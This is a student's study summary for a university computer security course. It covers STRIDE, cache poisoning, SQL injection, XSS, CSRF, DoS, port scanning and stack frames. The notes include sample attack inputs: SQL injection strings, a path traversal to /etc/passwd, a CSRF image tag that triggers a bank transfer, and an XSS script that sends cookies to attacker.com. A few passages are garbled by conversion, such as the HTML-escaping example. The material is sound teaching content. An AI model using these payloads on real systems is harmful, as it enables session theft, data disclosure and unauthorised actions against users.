

UCLouvain - EPL

LINFO2347 - Computer System Security Synthèse

Victor Fairon

Year 2026

Contents

1	Basic Concepts	1
1.1	The STRIDE Threat Model	1
2	DNS	1
2.1	DNS refresher	1
2.2	Cache poisoning	2
3	SQL injection & Cross Site Scripting	4
3.1	SQL Injection	4
3.2	Cross-Site Scripting	7
3.3	Cross-Site Request Forgery (CSRF)	8
4	DoS Attacks	9
5	Network scans	10
6	Program Execution Basics	12
6.1	Key Concepts	12
6.2	Walkthrough: <code>g()</code> calls <code>f(3,4)</code>	13

1 Basic Concepts

A secure system is :

- **Confidential** : no attacker can **steal/read** data
- **Integrity** : no attacker can **modify** data/system behavior
- **Availability** : no attacker can disturb access

We say that if a system is **vulnerable** it is exposed to **threats** that could lead to an **exploit** of the vulnerability so there is a **risk**.

1.1 The STRIDE Threat Model

Classification of security threats in six categories :

- Spoofing : faking identity
- Tampering : modification of smth
- Repudiation : lack of logs to prove previous actions
- Information Disclosure : secrets get disclosed
- Denial of Service : make a service unavailable
- Elevation of Privilege : getting higher privilege than initially

A voir si le reste du chapitre est vraiment intéressant pour l'examen ...

We can do **access control** to restrict the access to certain resources to specific (groups of) users. We can implement it using both **authentication** (ie verifying the identity of the person) or **Authorization** (ie define who has access to what).

For files in Linux it is implemented using permissions defined on groups and users. For network it is implemented using firewalls.

As it is difficult to handle many privilege, it is recommended to use the **Principle of least privilege** : define the access control rules such that users only have access right needed to do their jobs, not more. It is the same for networking : no component should have more access than what is needed for its function (ie block everything and only allow what is needed).

2 DNS

2.1 DNS refresher

The Domain Name System (DNS) is a distributed naming system that allows clients to translate domain names into IP addresses. For example, an **A** record maps a domain name to an IPv4 address, while an **AAAA** record maps it to an IPv6 address. DNS can also store many other types of information, such as mail servers (**MX**) or aliases (**CNAME**).

Domain names are organized hierarchically as a tree. For example, the domain name `git.louvainlinux.org`. is composed of the following levels:

- The root domain .

- The top-level domain `org`
- The domain `louvainlinux.org`
- The host or subdomain `git`

To resolve a domain name, a recursive DNS resolver queries the DNS hierarchy step by step. The root servers return the name servers responsible for `.org`, the `.org` servers return the name servers responsible for `louvainlinux.org`, and finally the authoritative server for `louvainlinux.org` (in our case OVH's servers) returns the requested record for `git.louvainlinux.org`, our public IP. The servers responsible for a DNS zone are called **authoritative name servers**.

2.2 Cache poisoning

Resolvers may often have to resolve the same domain names (`google.com`, `instagram.com`,...) and in order to be more efficient, they use caching. When a request having already been answered is received, it doesn't resolve it again but looks in its table. Records have a **TTL** : time to live.

Caching is also done inside our computer for the same reasons.

Caches can be exploited in **cache poisoning attacks** where an attacker takes advantage of the fact that the cache might be less protected than the data source. Both presented attacks are used in order to redirect the traffic for a targetted website. This could be useful for fishing, steal information or do Denial-of-Service attack by denying the access to the targetted website.

2.2.1 First variant

Previously, authoritative DNS servers were allowed to include additional DNS records in their responses, even when those records were not requested. This could be exploited for DNS cache poisoning.

For example, an attacker controlling the authoritative server for `evil.com` could respond to a query for `www.evil.com` with the correct answer, but also include a forged record claiming that `www.bank.com` resolves to the attacker's IP address. If the recursive resolver cached this additional record, a later request for `www.bank.com` could be answered using the poisoned cache, redirecting users to a malicious website instead of the legitimate one.

Modern resolvers prevent this by doing a *Bailiwick Check* : accept additional records only if they contain information about the same domain as in the request.


2.2.2 Second variant

In the second version an attacker sends a fake response to the DNS resolver spoofing the IP address of the Authoritative Name Server supposed to answer the actual query. This is possible because DNS is built over UDP which makes the resolver un-aware of a possible connection state with the Authoritative NS.


In reality this attack is a little more complicated to execute because of two verifications :

- A DNS query ID that is sent to the DNS server which answer must contain this ID,
- The response must be sent to the same UDP port from which the query originated.

So an attacker would have to guess both numbers for the resolver to accept the spoofed packet which is unlikely to happen. Though old DNS servers are still vulnerable as consistent ports and predictable DNS query ID were used.



DNS Cache Poisoning 1



DNS Cache Poisoning 2

2.2.3 ARP Cache Poisoning (or ARP Spoofing)

Reminder that ARP (**A**ddress **R**esolution **P**rotocol) is used to resolve the MAC address corresponding to an IPv4 address (**N**eighbor **D**iscovery **P**rotocol is used for IPv6). Each host maintains its own ARP cache and broadcasts ARP requests when it needs to determine the MAC address associated with an IP address on the local network.

Since ARP does not authenticate replies and hosts typically accept unsolicited ARP responses, an attacker present on the same local network can perform an *ARP poisoning* attack. By sending forged ARP replies that associate a victim's IP address (e.g., the default gateway) with the attacker's MAC address, the attacker can redirect traffic through their machine and potentially perform a man-in-the-middle attack.

2.2.4 Web Cache Poisoning

Web cache poisoning occurs when an attacker causes a cache to store a malicious HTTP response that will later be served to other users requesting the same resource. An attacker relies on a page that includes user-controlled input. By injecting malicious content, they can cause the server to generate a poisoned response. If the cache does not differentiate between requests containing the malicious input and normal requests, the poisoned response may be cached and subsequently served to legitimate users.

3 SQL injection & Cross Site Scripting

3.1 SQL Injection

SQL Injection SQL injection occurs when an application incorporates user input directly into an SQL query without proper sanitization or parameterization.

Consequence: an attacker may alter the structure of the query executed by the database.

Identifying a vulnerability The first step is usually to make assumptions about how the input is used by the application.

For example, suppose the input is inserted into a `WHERE` clause:

```
1 SELECT * FROM users
2 WHERE username = '<input>';
```

Special characters such as quotes (') may reveal that user input is being interpreted as SQL code rather than as data.

Modifying query logic If a field is vulnerable, the attacker may inject a condition that always evaluates to true:

```
1 SELECT fieldlist FROM table
2 WHERE field = 'anything' OR 'x'='x';
```

Since `'x'='x'` is always true, the query may return all rows of the table.

Schema discovery SQL injection can also be used to infer information about the database schema.

Column discovery

- Guess a column name.
- Use it in a condition such as `FIELD_NAME IS NULL`.
- If an error occurs, the guessed column likely does not exist.

Table discovery

```
1 x' AND 1=(SELECT COUNT(*)
2   FROM SomeGuessedTableName); --'
```

Differences in behavior or error messages may reveal whether the table exists.

Modifying the database In severe cases, SQL injection may allow the execution of additional SQL statements.

Example: attempting to create a new user.

```
1 x'; INSERT INTO users
2 ('email','passwd','login_id','name')
3 VALUES ('steve@unixwiz.net',
4         'hello',
5         'steve',
6         'Steve Friedl'); --'
```

Possible consequences include:

- Authentication bypass.
- Disclosure of confidential data.
- Modification of existing records.
- Creation of new accounts.
- Administrative actions on the database.

Limitations of INSERT attacks Note that inserting a new user is often more difficult in practice:

- The database account may not have `INSERT` privileges.
- The attacker may not know the exact schema of the table.
- Additional fields may be required.
- A valid user account may require entries in multiple tables (roles, permissions, access rights, etc.).

Instead of an `INSERT`, an attacker may therefore attempt an `UPDATE` on an existing record.

Timing attacks Even if the attacker cannot directly read or modify data, SQL injection may still leak information through **side channels**.

Idea: execute an expensive operation only when a condition is true and measure the server's response time.

Example:

- If the first character of Bob's password is A, delay the query by several seconds.
- Measure the response time.
- A longer response indicates that the guess was correct.

By repeating this process for every position and every possible character, the entire password can eventually be reconstructed.

Other injection vulnerabilities Injection attacks are not limited to SQL. They occur whenever **unsanitized user input** is interpreted as code, commands, or file paths.

Example: **Path Traversal**

```
1 open("/path/to/pictures/" + imageName)
```

If the application does not validate `imageName`, an attacker may supply:

```
1 ../../../../../../etc/passwd
```

and access files outside the intended directory.

Mitigation

- **Never trust external input.**
- Validate and sanitize user data.
- Apply the **principle of least privilege** to database accounts.
- Avoid exposing detailed error messages to users.
- Use **prepared statements**.
- Use **stored procedures** when appropriate.

Prepared Statements Instead of:

```
1 String query =  
2 "SELECT * FROM users WHERE name='" + n + "'";
```

use:

```
1 String query =  
2 "SELECT * FROM users WHERE name=?";
```

Key idea:

- The SQL query is parsed *before* receiving the user input.
- User values are sent separately as parameters.
- Input is therefore treated as **data**, not as SQL code.
- Quotes, keywords and operators cannot alter the query structure.

Stored Procedures With stored procedures, the SQL logic resides inside the database:

```
1 {call checkUsername(?)}
```

The application can only provide parameters; it cannot modify the SQL logic implemented by the procedure itself.

3.2 Cross-Site Scripting

Sessions and cookies HTTP is a **stateless** protocol: each request is independent and the server has no built-in notion of a logged-in user.

To implement sessions, a web application:

1. Authenticates the user.
2. Generates a random **session token**.
3. Stores the token in a browser cookie.
4. Receives the cookie in all subsequent requests.

The session token therefore acts as a temporary proof of authentication.

Same-Origin Policy (SOP) A web page is normally only allowed to access data belonging to the **same origin**.

An origin is defined by the triplet:

(protocol, host, port)

As a consequence, a malicious website cannot directly read another website's cookies, local storage, or page contents.

XSS: Key idea The goal of a Cross-Site Scripting attack is to execute attacker-controlled JavaScript inside a trusted website.

For example, an attacker may submit the following review:

```
1 <script>
2 fetch("https://attacker.com/steal?c=" +
3     encodeURIComponent(document.cookie));
4 </script>
```

If the website stores and displays this review without sanitization, the script will execute whenever another user views the page. Since the code executes *inside Amazon's page*, the browser considers it to originate from Amazon itself.

Persistent vs Reflected XSS Persistent XSS

- Malicious code is stored on the server (reviews, comments, profiles, etc.).
- Every visitor executes the injected code.

Reflected (Non-persistent) XSS

- Malicious code is embedded in a crafted URL parameter.
- The victim must be convinced to visit the URL (e.g., through an email or social media post).
- The vulnerable web application must include the attacker-controlled parameter in the generated page without properly sanitizing or escaping it.
- The attacker-controlled input is therefore *reflected* by the server into the response.
- The injected JavaScript is immediately executed by the victim's browser.

Mitigation

- Validate and **sanitize** user input.
- Escape special HTML characters before inserting user input into the page (e.g., `<script>` becomes `<script>`).
- Use frameworks providing automatic output encoding.
- Store untrusted user content on a separate domain (eg: `googleusercontent.com`)
- Use **XSS Filters**
- Use browser XSS protections and Content Security Policies (CSP).

3.3 Cross-Site Request Forgery (CSRF)

Key idea Unlike XSS, the attacker does not execute code inside the trusted website. Instead, they trick the victim's browser into sending an authenticated request to a website on which the victim is already logged in.

The attack relies on the fact that browsers automatically include cookies associated with a website in every request sent to that website.

Example Suppose a user is logged into their online banking website and therefore possesses a valid session cookie.

The user then visits a malicious website containing:

```
1 <img src=
2 "https://bank.com/transfer?
3 to=attacker&amount=10000">
```

When loading the image, the browser automatically sends:

- The request to `bank.com`.
- The user's session cookie for `bank.com`.

The bank therefore receives what appears to be a legitimate authenticated request and may perform the transfer.

Difference with XSS XSS

- The attacker injects JavaScript into the trusted website.
- The attacker's code executes with the website's privileges.
- Cookies and page contents may be accessed.

CSRF

- The attacker never gains access to the session cookie.
- The attacker simply causes the victim's browser to send a request.
- The browser automatically authenticates the request using the stored cookie.

Mitigation

- Verify the **Referer** or **Origin** header that informs the source of the request.
- Avoid performing sensitive actions through simple **GET** requests.
- Avoid storing session token as cookie but sending as normal parameter. This way it isn't included by browser automatically and thus attacker can't count on it.

4 DoS Attacks

Goal : overload or crash a server to make the service unavailable to legitimate users. There can be **semantic** attacks ("smart") or **brute-force** attacks.

Semantic attacks overload a server by sending knowledge-specific requests. These can include :

- computational intensive SQL queries
- error generating requests
- part of an HTTP request so that the server waits for the rest

Brute-force attacks overload a server by sending many "random" requests. These can include :

- Exhausting number of TCP connections (SYN flooding)
- Exhausting the number of application sessions

Distributed DoS attack (DDoS) can be executed by combining many attacker sources with different IP addresses.

Reflected DoS attack (RDoS) A reflected DoS attack is performed by spoofing the victim's IP address and using it as the source address of requests sent to third-party servers (e.g., DNS servers). The servers then send their responses to the victim instead of the attacker.

This technique provides two advantages:

- **Reflection:** the attack traffic appears to originate from legitimate servers rather than from the attacker.
- **Amplification:** the response is often larger than the request. As a result, a small amount of traffic sent by the attacker can generate a much larger volume of traffic towards the victim.

Network Ingress Filtering Network ingress filtering is a defense against such attacks based on IP spoofing. It consists of configuring firewalls to verify that the source IP address of a packet is consistent with the network from which the packet originates.


This filtering is typically performed by the attacker's ISP or edge router, as close as possible to the source of the traffic.

5 Network scans


ICMP scans The most simple scanning technique is sending ICMP requests and waiting for a possible ICMP echo reply. Network administrators often configure host to ignore ICMP packets.

TCP port scanning Three common TCP port scanning techniques are:

- **TCP Connect Scan (Full Handshake):** perform a complete TCP handshake (SYN, SYN+ACK, ACK) as shown in Figure 3. This technique is easy to implement since it relies on the operating system's normal socket API, but it is slower and establishes a real TCP connection.
 - SYN+ACK received → port **open**.
 - RST received → port **closed**.
 - No response → port **filtered** or target unreachable.
- **TCP SYN Scan (Half-Open Scan):** send a SYN packet and, if a SYN+ACK is received, immediately reply with a RST instead of completing the handshake (Figure 4). Since no connection is established, this technique is faster and more discreet.
 - SYN+ACK received → port **open**.
 - RST received → port **closed**.
 - No response → port **filtered** or target unreachable.
- **TCP Xmas-Tree Scan:** send a packet with the FIN, PSH and URG flags set. According to RFC-compliant TCP implementations, a closed port should respond with a RST, while an open port should ignore the packet.
 - RST received → port **closed**.
 - No response → port **open or filtered**.



Full TCP Scan



Half TCP Scan

UDP Scan UDP scanning is more difficult than TCP scanning because UDP is a **connectionless** protocol.

Two common approaches are:

- **Negative-response scanning:** send a UDP packet and wait for an ICMP Port **Unreachable** message. Receiving such a message indicates that the port is **closed**. If no response is received, the port may be open, filtered, or the ICMP message may have been blocked.
- **Positive-response scanning:** send a valid request for the expected service (e.g., a DNS query on port 53) and wait for a response. Receiving a valid response indicates that the port is **open**. If no response is received, no reliable conclusion can be drawn.

UDP scans are therefore less reliable than TCP scans since many UDP services do not respond to invalid requests and ICMP messages may be filtered by firewalls.

Application Layer Scan it is possible as well for example to scan many URL's to see which web application is running on a server

6 Program Execution Basics

6.1 Key Concepts

6.1.1 Memory Organization

Each running process has its own **virtual address space**, divided into four regions:

- **Code/Text segment:** machine instructions.
- **Static data:** global variables and constants.
- **Heap:** dynamically allocated memory (`malloc`, `new`, ...).
- **Stack:** function call frames (detailed below).

From the CPU's perspective, variables are simply memory locations — their type and structure are a compiler-level concept.

Alignment and Padding. For performance, compilers align data to natural boundaries: 32-bit values on 4-byte boundaries, 64-bit values on 8-byte boundaries. This may introduce unused **padding bytes** between variables.

C Strings.

6.1.2 Registers

Registers are small storage locations inside the CPU. Three registers are central to function calls:

- **Program Counter (PC)**, also called the Instruction Pointer (IP): holds the *address* of the next instruction to execute. After a normal instruction it advances automatically; after a jump or call it is set to the target address.

- **Stack Pointer (SP)**: holds the address of the top of the stack. The stack grows toward *lower* addresses, so SP decreases when data is pushed.
- **Frame Pointer (FP)**: holds a fixed reference point inside the current stack frame, making local variables and parameters accessible at known offsets.

6.1.3 Stack Frames

Every function call creates a **stack frame** — a contiguous block of stack memory belonging to that invocation. A frame typically contains, from higher to lower addresses:

Parameters
Return address
Saved FP
Local variables

The **return address** is the address of the instruction to resume in the caller once the function returns. The **saved FP** is the caller's frame pointer, preserved here so it can be restored on return. Since there is only one FP register, each function must save the caller's value before using FP for itself. The FP divides the frame into two zones reachable by fixed offsets:

- *Above* FP (positive offsets): parameters and caller information.
- *Below* FP (negative offsets): local variables.

6.2 Walkthrough: `g()` calls `f(3,4)`

Consider the following code:

```

1 int f(int a, int b) {
2     int i, j;
3     return a + b;
4 }
5 void g() {
6     int x = f(3, 4);
7 }

```

Building the frame (call). When `g()` calls `f(3,4)`, the following happens in order:

1. Parameters 4 then 3 are pushed onto the stack.
2. The `call` instruction pushes the **return address** — the address of the instruction in `g()` immediately after the call — and sets the PC to `f()`.
3. `f()` saves `g()`'s FP (the **saved FP**), then sets FP to the current SP, anchoring the new frame.
4. SP is decreased to reserve space for local variables `i` and `j`.

The resulting stack frame for `f()` looks like this (on a 32-bit architecture):

FP + 12	Parameter b=4b = 4 b=4
FP + 8	Parameter a=3a = 3 a=3
FP + 4	Return address
FP + 0	Saved FP
FP - 4	Local variable jj j
FP - 8	Local variable ii i

Tearing down the frame (return). When `f()` returns:

1. SP is restored, discarding the local variables.
2. The saved FP is popped, restoring `g()`'s frame pointer.
3. The return address is popped into the PC, resuming execution in `g()` right after the call.